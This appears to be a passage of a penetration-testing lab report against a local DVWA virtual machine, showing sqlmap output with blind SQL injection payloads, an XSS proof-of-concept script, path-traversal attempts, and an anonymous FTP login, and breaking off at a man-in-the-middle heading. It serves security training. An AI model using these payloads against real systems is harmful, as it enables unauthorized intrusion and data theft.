[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```



[*] starting @ 15:50:39 /2025-04-13/

[15:50:39] [INFO] resuming back-end DBMS 'mysql'

[15:50:39] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT)

Payload: id=1' OR NOT 3772=3772-- r20G6Submit-Submit

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 8486 FROM (SELECT(SLEEP(5))))JzVK--

[15:50:39] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Apache 2.4.58

back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

[15:50:39] [INFO] fetching tables for database: 'dvwa'

[15:50:39] [INFO] fetching number of tables for database 'dvwa'

[15:50:39] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[15:50:39] [INFO] retrieved:

[15:50:39] [WARNING] reflective value(s) found and filtering out

2

[15:50:40] [INFO] retrieved: users

[15:50:40] [INFO] retrieved: guestbook

Database: dvwa

[2 tables]

guestbook

users


[15:50:43] [INFO] fetched data logged to text files under '/home/gitom/.local/share/sqlmap/output/192.168.15.4'

[*] ending @ 15:50:43 /2025-04-13/


B) Cross-Site Scripting (XSS):

- Manually test the web application for reflected and stored XSS vulnerabilities.
- Provide proof of concept (PoC) by injecting a simple XSS payload (e.g.,
- `<script>alert('XSS') </script>`).


Reflected XSS




The following picture the vulnerability is confirmed. The script was stored in the database and executed when the page rendered it.




- Test the web application for Local File Inclusion (LFI) vulnerabilities. Initially after clicking File Inclusion on DVWA's left hand menu, the page was <http://192.168.15.4/DVWA/vulnerabilities/fi/?page=include.php>.



- (i) On the following picture I manipulated the page parameter by using more “../” to go up more directories and got no output on the page.



- (ii) On the following page I tried that simple inclusion and the app be restricted what's included or validated file extensions




Exploitation and Privilege Escalation

Exploiting a Misconfigured Service

I discovered a misconfigured FTP service on the Ubuntu VM that allowed anonymous login without credentials. By simply connecting using FTP and entering “anonymous” as the username, I was granted access to the server. Although there were no files in the directory, this still demonstrates a serious vulnerability. Anyone could potentially access or upload sensitive data, making this a valid security risk.

```
(gittom@kali)-[~]
└─$ ftp 192.168.15.4

Connected to 192.168.15.4.
220 (vsFTPd 3.0.5)
Name (192.168.15.4:gittom): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24605|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||13733|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd ~
?Invalid command.
ftp> cd ~
250 Directory successfully changed.
ftp>
ftp> bye
421 Timeout.
Goodbye. (1 host up) scanned in 24.74 seconds
```



Advanced Task: Man-in-the-Middle (MITM) Attack